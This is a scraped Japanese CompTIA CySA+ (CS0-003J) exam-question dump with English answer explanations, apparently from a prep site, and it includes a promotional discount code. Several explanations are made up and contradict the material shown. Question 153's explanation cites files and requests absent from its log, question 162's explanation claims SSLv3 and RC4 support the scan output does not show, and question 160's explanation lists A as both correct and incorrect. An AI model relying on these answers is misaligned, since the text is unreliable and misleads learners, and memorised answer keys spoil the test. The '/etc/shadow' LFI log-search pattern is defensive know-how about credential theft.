/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server.
Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

質問: **143**
最高情報セキュリティ責任者 (CISO) は、学んだ教訓と関連する事後報告を通じて、レガシー アプリケーションを使用するスタッフが、悪意のない電子メールとフィッシング メールを区別する方法を十分に理解していないことを突き止めました。この問題を修正するために、CISO がアクション プランに含めるべき項目は次のどれですか。
A. 意識啓発トレーニングと教育
B. レガシーアプリケーションの置き換え
C. 組織ガバナンス
D. すべてのシステムで多要素認証
正解: (正解を表示します)
Awareness training and education are essential to help staff recognize phishing emails and understand safe email practices, particularly when using legacy applications that might not have the latest security features.
Training helps build a culture of security mindfulness, which is critical for preventing social engineering attacks. According to CompTIA Security+ and CySA+ frameworks, user education is a fundamental aspect of organizational defense against phishing. Options like replacing applications or implementing MFA (while helpful) do not directly address the need for user awareness in this scenario.

質問: **144**
MOU を実施する最も適切な理由は次のどれですか?
A. 構成管理のためのビジネスプロセスを作成する
B. 社内部門がセキュリティの責任を理解できるようにする
C. レガシーシステムに対して期待プロセスを定義できるようにする
D. サービスレベルに関するすべての指標が適切に報告されるようにする
正解: **B** (コメントを発表する)
A Memorandum of Understanding (MOU) is a formal agreement that outlines the roles and responsibilities of each party involved in a particular process or project, especially within security frameworks. In the context of cybersecurity, an MOU is commonly used to clarify and document the security responsibilities of different departments or entities involved. It helps ensure everyone understands their specific duties and contributions to security, which is crucial for coordination and risk management. According to CompTIA Security+ guidelines, while options A, C, and D describe other forms of agreements, they do not capture the essential purpose of an MOU as accurately as option B does.

質問: **145**
発電所の遠心ポンプを駆動する組み込みソフトウェアに必要な保証を提供するには、次のどの技術が最適ですか?
A. コンテナ化

B. 手動コードレビュー
C. 静的および動的解析
D. 形式手法
正解: **D** (コメントを発表する)
According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools1.
Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods. Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues1.

質問: **146**
大企業のネットワーク セキュリティ アナリストが、重要なシステムで異常なネットワーク アクティビティが発生していることに気付きました。アナリストは、ネットワーク トラフィックを分析して悪意のあるアクティビティを探すために、次のどのツールを使用する必要がありますか。
A. WAF
B. ワイヤーシャーク
C. EDR
D. Nmap
正解: (正解を表示します)
Wireshark is a network protocol analyzer that allows analysts to capture and inspect data packets traveling through a network. This makes it ideal for investigating unusual network activity, as it provides detailed insights into the nature and content of network traffic. In this case, Wireshark can help identify potentially malicious packets and understand the nature of the observed traffic. Options A (WAF) and C (EDR) are primarily used for monitoring and protecting web applications and endpoints, respectively, and Nmap (D) is typically used for network discovery and mapping, not detailed traffic analysis. According to CompTIA CySA+, packet analysis tools like Wireshark are invaluable for deep-dive investigations into network anomalies.

質問: **147**
サイバーセキュリティ アナリストは SIEM ログを調査し、内部ホストからブロックリストに登録された外部サーバーへの一貫したリクエストを観察しています。アクティビティを最もよく説明しているものは次のうちどれですか?
起こっていますか？
A. データの引き出し
B. 不正なデバイス
C. スキャン中
D. ビーコン
正解: (正解を表示します)
Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with

malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

質問: **148**
サイバーセキュリティ チームのリーダーは、毎週のエグゼクティブ ブリーフで提示する指標を作成しています。経営陣は、ネットワークに侵入するマルウェアの拡散を阻止するのにどれくらいの時間がかかるかを知りたいと考えています。
チームリーダーがブリーフに含めるべき指標は次のうちどれですか?
A. 平均故障間隔
B. 平均検出時間
C. 平均修復時間
D. 平均封じ込め時間
正解: **(**正解を表示します**)**
Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

質問: **149**
セキュリティアナリストが、同じ企業および地域に属する複数の送信元ネットワークから、可能性のあるネットワークアドレスを特定しようとしています。以下のシェルスクリプト関数のうち、目的達成に役立つものはどれでしょうか？
A. function w() { a=$(ping -c 1 $1 | awk-F "/" 'END{print $1}') & & echo "$1 | $a" }
B. B. function x() { b=traceroute -m 40 $1 | awk 'END{print $1}') & & echo "$1 | $b" }
C. C. function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short }
D. function z() { c=$(geoiplookup$1) & & echo "$1 | $c" }
正解: **C (**コメントを発表する**)**
The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:
function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1}').origin.asn.cymru.com TXT +short } This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date.
The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

質問: **150**
セキュリティ業務における人的介入を最小限に抑え、プロセス改善に役立つのは、次のうちどれでしょうか？
A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP
正解: **C (**コメントを発表する**)**

SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity.
SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

質問: **151**
インターネットに公開されているウェブサーバーの脆弱性スキャンが先日完了しました。セキュリティアナリストが、スキャン結果から得られたベクター文字列をレビューしています。
脆弱性 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L
脆弱性 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H 脆弱性 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L 脆弱性 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L 次の脆弱性のうち、最初にパッチを適用すべきものはどれですか?
A. 脆弱性 2
B. 脆弱性4
C. 脆弱性 3
D. 脆弱性 1
正解: (正解を表示します)

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **152**
自動化された情報システムのセキュリティが最も効果的かつ経済的であることを保証する特性は次のどれですか?
A. 本来は必要なセキュリティを提供するために設計された
B. 厳しいセキュリティテストを受ける
C. 特定のセキュリティ脅威に対応するようにカスタマイズ
D. セキュリティ追加前に最適化
正解: (正解を表示します)
Comprehensive Detailed Explanation:The most effective and economical way to ensure the security of an automated information system is to design it with security in mind from the outset. This is often referred to as
" security by design. " Here's a breakdown of each option and why option A is correct:
* A. Originally designed to provide necessary security
* Explanation: Systems designed with security from the beginning integrate secure practices and considerations during the development process. This approach mitigates the need for costly and complex retroactive security implementations, which are common in systems where security was an afterthought.
* Cost Efficiency: Security implementations at the design stage can be embedded into the system architecture, reducing the costs associated with later modifications.
* Effectiveness: Security-by-design approaches often result in robust systems that are more resilient to vulnerabilities because they address security concerns at each development phase.
* B. Subjected to intense security testing
* While rigorous security testing (such as penetration testing and vulnerability assessments) is essential, it is reactive. Security testing is more effective when applied to systems already designed with foundational security principles, ensuring that tests identify potential flaws in an inherently secure system.

* C. Customized to meet specific security threats
* Customizing security to meet specific threats addresses unique risks, but such a targeted approach may miss new or emerging threats not initially considered. It also risks neglecting fundamental security practices that apply universally, leading to potential vulnerabilities.
* D. Optimized prior to the addition of security
* Optimizing a system before adding security features may enhance performance but does not guarantee security. Security cannot be effectively added onto a system as an afterthought without incurring additional costs or creating potential weaknesses.
References:
NIST SP 800-160: Systems Security Engineering, which emphasizes designing systems with security integrated from the beginning.
OWASP Security by Design Principles: Explores how security considerations are most effective when included early in development.

質問: **153**
アナリストは次のログ エントリを表示します。

```
202.180.158.22  - - [12/Aug/2018:11:42:20 -0200] "GET /src/sourceCode.bat\HTTP/1.0" 404 291
134.17.188.5    - - [12/Aug/2018:13:04:16 -0200] "GET /img/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221   - - [12/Aug/2018:13:04:17 -0200] "GET /cgi-bin/stats.pl?month=12\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartDirectors.jpg\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartStaff.jpg\HTTP/1.0" 200 291
134.17.188.5    - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderlings.jpg\HTTP/1.0" 404 291
216.122.5.5     - - [12/Aug/2018:13:04:18 -0200] "GET /cgi-bin/quarterly.pl?qtr=3\HTTP/1.0" 404 291
134.17.188.5    - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderUnderlings.jpg.jpg\HTTP/1.0" 404 291
```

組織には、216.122.5.x 範囲のホストを持つパートナー ベンダーがいます。このパートナー ベンダーは月次レポートにアクセスする必要があり、アクセスが許可されている唯一の外部ベンダーです。
組織は、次の階層に従ってインシデント調査の優先順位を付けます。不正なデータ開示は、サービス拒否の試みよりも重大です。
これらはベンダーデータへのアクセスを確保することよりも重要です。
ログ ファイルと組織の優先順位に基づいて、次のホストのうちどれが追加調査の価値がありますか?
A. 121.19.30.221
B. 134.17.188.5
C. 202.180.1582
D. 216.122.5.5
正解: **(**正解を表示します**)**
The correct answer is A. 121.19.30.221.
Based on the log files and the organization's priorities, the host that warrants additional investigation is
121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.
The log files show the following information:
* The IP addresses of the hosts that accessed the web server
* The date and time of the access
* The file path of the requested resource
* The number of bytes transferred
The organization's priorities are:
* Unauthorized data disclosure is more critical than denial of service attempts

* Denial of service attempts are more important than ensuring vendor data access According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so123. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.
The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.
The other hosts do not warrant additional investigation based on the log files and the organization's priorities.
Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests45. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.
Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.
Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements.
Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

質問: **154**
企業のセキュリティ チームは、リソースの不適切な使用 (オフィス内のワークステーションにクリプトマイナーをインストールする従業員など) に関する報告ポリシーのセクションを更新しています。セキュリティチームのほかに、
業界のベストプラクティスに従うために、次のグループのうち最初に問題をエスカレーションする必要がありますか?
A. ヘルプデスク
B. 法執行機関
C. 法務部門
D. 取締役会メンバー
正解: (正解を表示します)
The correct answer is C. Legal department.
According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to "report and escalate security incidents to appropriate stakeholders and authorities" 1.
This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company's policies and cause financial and reputational damage.
The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.


質問: **155**
サイバーセキュリティアナリストは、リンクや添付ファイルを含むメールがメールサーバーに到達する前にテストされるよう保証するソリューションを推奨しています。アナリストが最も推奨する可能性のあるソリューションは次のどれですか？
A. サンドボックス
B. MFA
C. DKIM
D. 脆弱性スキャン
正解: (正解を表示します)

To "test" links/attachments before they reach the mail server, the organization needs a control that can execute or detonate suspicious content in a controlled environment and observe behavior. That is exactly what sandboxing does.
Secbay Press defines sandboxing as executing suspicious files/applications in a virtualized environment to observe behavior (i.e., safe testing/detonation):
Exact extract (Secbay Press): "Joe Sandbox is a malware analysis platform that utilizes virtualized environments (sandboxing) to execute and observe the behavior of suspicious files or applications."
The official CS0-003 objectives list Sandboxing (Joe Sandbox / Cuckoo Sandbox) under tools used to determine malicious activity, aligning with the exam's expectation that sandboxing is used to analyze suspicious content.
Why the other choices are not correct:
* B (MFA): helps protect accounts, but doesn't "test" attachments/links.
* C (DKIM): authenticates sender domain and message integrity, but doesn't detonate or test payloads.
* D (Vulnerability scan): targets hosts/services/configurations, not real-time detonation of email attachments/links.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): sandboxing executes/observes suspicious files in a virtualized environment
* CompTIA CySA+ CS0-003 Exam Objectives v4.0: includes sandboxing tools (Joe Sandbox, Cuckoo Sandbox)
* Chapple/Seidl, CompTIA CySA+ Study Guide (CS0-003): DKIM is for verifying sender/domain integrity, not payload testing

質問: **156**
ある企業のユーザーアカウントが侵害されました。また、ユーザーからは、社内ポータルがHTTP経由でしかアクセスできない場合と、HTTPS経由でアクセスできる場合があるとの報告があります。以下のうち、観測された状況を最もよく表しているのはどれですか？
A. SSL証明書に問題があり、ポート443がHTTPSアクセスに使用できなくなっています。
B. 内部アクセス権を持つ人物が、ユーザーをポート80に強制的に接続させるオンパス攻撃を実行しています。
C. Webサーバーは増加するHTTPSリクエストを処理できないため、ユーザーをポート80に転送します。
D. 社内ルーターに適用された新しいルールにより、BGPでエラーが発生しました。
正解: (正解を表示します)
An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company's internal portal.

質問: **157**
組織に影響を与えるインシデントに関連する公式の公開コミュニケーション計画についてスタッフとコミュニケーションをとることの重要性を最もよく説明しているのはどれですか?
A. 指定された従業員が公開できる情報を定義する
B. 組織を代表する外部の広報会社を指定する
C. すべての報道機関に同時に情報が伝わるようにする
D. イベント発生後に各従業員に連絡する方法を定義する
正解: (正解を表示します)
Communicating with staff about the official public communication plan is important to avoid unauthorized or inaccurate disclosure of information that could harm the organization's reputation, security, or legal obligations. It also helps to ensure consistency and clarity of the messages delivered to the public and other stakeholders.
https://resources.sei.cmu.edu/asset_files/Handbook/2021_002_001_651819.pdf

質問: **158**
セキュリティアナリストがホストをスキャンし、以下の出力を生成します。



次の選択肢のうち、出力結果を最もよく表しているのはどれですか？

A. ホストがICMP要求に応答しません。

B. ホストは脆弱なモールサーバーを稼働させています。

C. ホストはセキュリティ保護されていないFTP接続を許可しています。

D. ホストはウェブベースの攻撃に対して脆弱です。

正解: **(**正解を表示します**)**

The output shows that port 80 is open and running an HTTP service, indicating that the host could potentially be vulnerable to web-based attacks. The other options are not relevant for this purpose: the host is responsive to the ICMP request, as shown by the "Host is up" message; the host is not running a mail server, as there is no SMTP or POP3 service detected; the host is not allowing unsecured FTP connections, as there is no FTP service detected.References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition123, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of nmap, a popular network scanning tool, in chapter 5. Specifically, it explains the meaning and function of each option in nmap, such as "-sV" for version detection2, page 195. Therefore, this is a reliable source to verify the answer to the question.

質問: **159**

SIEMアラートに含まれるIPアドレスが既知の悪意のあるIPアドレスであるかどうかをアナリストが迅速に判断するのに役立つのは、次のうちどれですか？

A. 自社の業界に特化した情報共有 分析センターに参加する。

B. STIX/TAXII形式で脅威インテリジェンスをIPSにアップロードします。

C. 取り込みパイプラインにIPSのデータエンリッチメントを追加します。

D. SIEMアラートを確認した後、脅威フィードを確認します。

正解: **C (**コメントを発表する**)**

The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C). Add data enrichment for IPS in the ingestion pipeline.

Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Dataenrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.

The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

質問: **160**

MTTDがインシデント対応の報告とコミュニケーションにどのように影響するかを説明しているのは、次のうちどれですか？
A. MTTDが短いほど、インシデント発生時の潜在的な影響が軽減されます。
B. MTTDの改善により、リーダーシップチームは悪用される前に脅威を認識できるようになります。
C. MTTDは、検出から応答までの最大許容時間を定義します。
D. MTTDは規制遵守の一部であり、報告のための承認されたプロセスを概説しています。
正解: **(**正解を表示します**)**
The correct answer is A because MTTD stands for Mean Time to Detect. It measures how long it takes an organization to identify that a security incident has occurred. A shorter MTTD means the organization detects incidents faster, which usually allows containment and response to begin sooner. Faster detection can reduce attacker dwell time, limit damage, and reduce the overall impact of the incident.
Exact supporting extract: the Secbay CySA+ guide defines MTTD as "the average duration between the occurrence of a security incident and its detection." It also states that MTTD represents the effectiveness of monitoring and detection capabilities, and that communicating MTTD gives stakeholders a quantitative measure of detection efficiency.
The same guide states that "Reducing MTTD is often a key objective in enhancing overall cybersecurity resilience," which directly supports the idea that a shorter MTTD helps reduce potential incident impact.
The official CompTIA CS0-003 objectives list Mean time to detect, Mean time to respond, Mean time to remediate, and alert volume under incident response reporting and communication metrics and KPIs.
Why the other options are incorrect:
A is correct because shorter detection time usually reduces the window of opportunity for attackers and lowers possible incident impact.
B is incorrect because improved MTTD does not guarantee leadership will know about threats before exploitation. MTTD measures detection after an incident or event begins.
C is incorrect because MTTD does not define the time between detection and response. That relates more closely to MTTR, mean time to respond.
D is incorrect because MTTD is a metric used in incident response reporting, but it is not itself a regulatory compliance process or an approved reporting procedure.

質問: **161**
ある組織では複数のベンダーを利用しており、各ベンダーにはセキュリティ アナリストが毎日サインインする必要がある独自のポータルがあります。複数の認証資格情報の必要性をなくすために組織が使用する最適なソリューションは次のどれですか。
A. API
B. MFA
C. SSO
D. VPN
正解: **C (**コメントを発表する**)**
* Single Sign-On (SSO) allows users to authenticate once and gain access to multiple applications without needing to re-enter credentials for each one.
* It reduces password fatigue, improves security, and streamlines authentication across vendor portals.
Why Not Other Options?
* A (API) # APIs facilitate data exchange but do not solve authentication problems.
* B (MFA) # Enhances security but still requires multiple logins.
* D (VPN) # Secures connections but does not eliminate multiple logins.
Reference: CompTIA CySA+ CS0-003, Chapter 8: " Identity and Access Management, " Section: " SSO and Access Control Methods. "

質問: **162**
技術者は、PCI 監査用の一般的なネットワーク マッピング ツールからの出力を分析しています。

```
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open ssl/http OpenResty web app server
|_http-server-header: openresty
| ssl-enum-ciphers:
| TLSv1.1:
| ciphers:
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
| TLSv1.2:
| ciphers:
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
| TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
| TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
| TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
| compressors:
| NULL
| cipher preference: server
| warnings:
| Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

出力を最もよく説明しているのは次のうちどれですか?

A. ホストが起動していないか、応答していません。

B. ホストは過剰な暗号スイートを実行しています。

C. ホストは安全でない暗号スイートを許可しています。

D. このホストの Secure Shell ポートが閉じられています

正解: **(**正解を表示します**)**

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how

many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

質問: **163**
サイバーセキュリティアナリストは次の詳細を記録しています
* ID
* 名前
* 説明
※情報の分類
* 責任者
アナリストはこの情報を次の文書のどれに記録していますか?
A. リスクレジスタ
B. 変更管理ドキュメント
C. インシデント対応ハンドブック
D. インシデント対応計画
正解: (正解を表示します)
A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them.Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

質問: **164**
インシデント発生中、アナリストは後の調査のために証拠を入手する必要があります。揮発性レベルに関連して、コンピュータ システムで最初に収集する必要があるものは次のうちどれですか?
A. ディスクの内容
B. バックアップデータ
C. 一時ファイル
D. 実行中のプロセス
正解: (正解を表示します)
The most volatile type of evidence that must be collected first in a computer system is running processes.
Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in a computer system

質問: **165**
セキュリティアナリストが脆弱性スキャンを実施しました。以下の結果が判明しました。

Machine	IP	Environment	Criticality	Patch available (Yes/No)
Server1	10.5.14.120	Internal network	Medium	No
Server2	10.250.10.8	Perimeter network	Low	Yes
Server3	154.6.80.34	Perimeter network	High	No
Server4	10.5.10.154	Internal network	High	Yes
Server5	10.0.3.45	Database network	Critical	Yes
Server6	10.0.3.38	Database network	Medium	No

jpmshiken.com CompTIA

アナリストは、以下のどのマシンを最初に点検すべきでしょうか？(2つ選択してください。)

A. サーバー1

B. サーバー2

C. server3

D. サーバー4

E. サーバー5

F. サーバー6

正解: (正解を表示します)

To decide what to address first, CySA+ expects a risk-based prioritization approach, combining factors like:

* Asset criticality/value (business impact)
* Exposure/architecture (internet-facing vs. isolated/internal)
* Patch availability / ability to remediate quickly
* Exploitability / likelihood of exploitation

1) Server5 (Critical + Patch Yes) - prioritize immediately

Server5 sits in the database network, is marked Critical, and a patch is available. That combination makes it one of the highest priorities because you can rapidly reduce risk on an asset with the greatest business impact.

* Secbay explicitly states that prioritization should align to asset criticality and business impact, and also notes that patch availability accelerates remediation:Exact extract (Secbay Press): "Prioritize vulnerabilities based on their severity, exploitability, and potential impact... Asset Criticality: Identify and prioritize vulnerabilities based on the criticality of the assets they affect..." and "Patch Availability... Action: Prioritize vulnerabilities for which patches are readily available, as prompt remediation is possible."
* The All-in-One guide emphasizes asset value/criticality as a major driver of how fast you remediate:

Exact extract (All-in-One Exam Guide): "Asset value is likely one of the most important factors in determining how quickly you should remediate vulnerabilities..."

2) Server3 (Perimeter + High) - address immediately (mitigate now, patch later) Server3 is in the perimeter network and rated High, making it more exposed to attack paths than internal-only systems. Even though no patch is available, the analyst must still "address" it first via mitigation

/compensating controls (segmentation, firewalling, disabling vulnerable services, WAF where relevant, tighter ACLs, etc.) because perimeter exposure increases likelihood of exploitation.

* The All-in-One guide makes the architecture/exposure point very directly:Exact extract (All-in-One Exam Guide - Exam Tip): "The architecture of your infrastructure should be a factor... Internet-facing hosts with sensitive information will likely be your highest priority, while isolated systems... may be able to wait a bit longer for remediation."
* Secbay's prioritization guidance also highlights focusing on critical/high impact risks first and using risk-based prioritization.

Why not the others (briefly):

* Server4 (Internal, High, Patch Yes): This is a strong candidate, but when choosing only two, perimeter high exposure (Server3) plus critical database with patch (Server5) generally outranks an internal high system.
* Server2 (Perimeter, Low, Patch Yes): Exposed, but Low criticality.
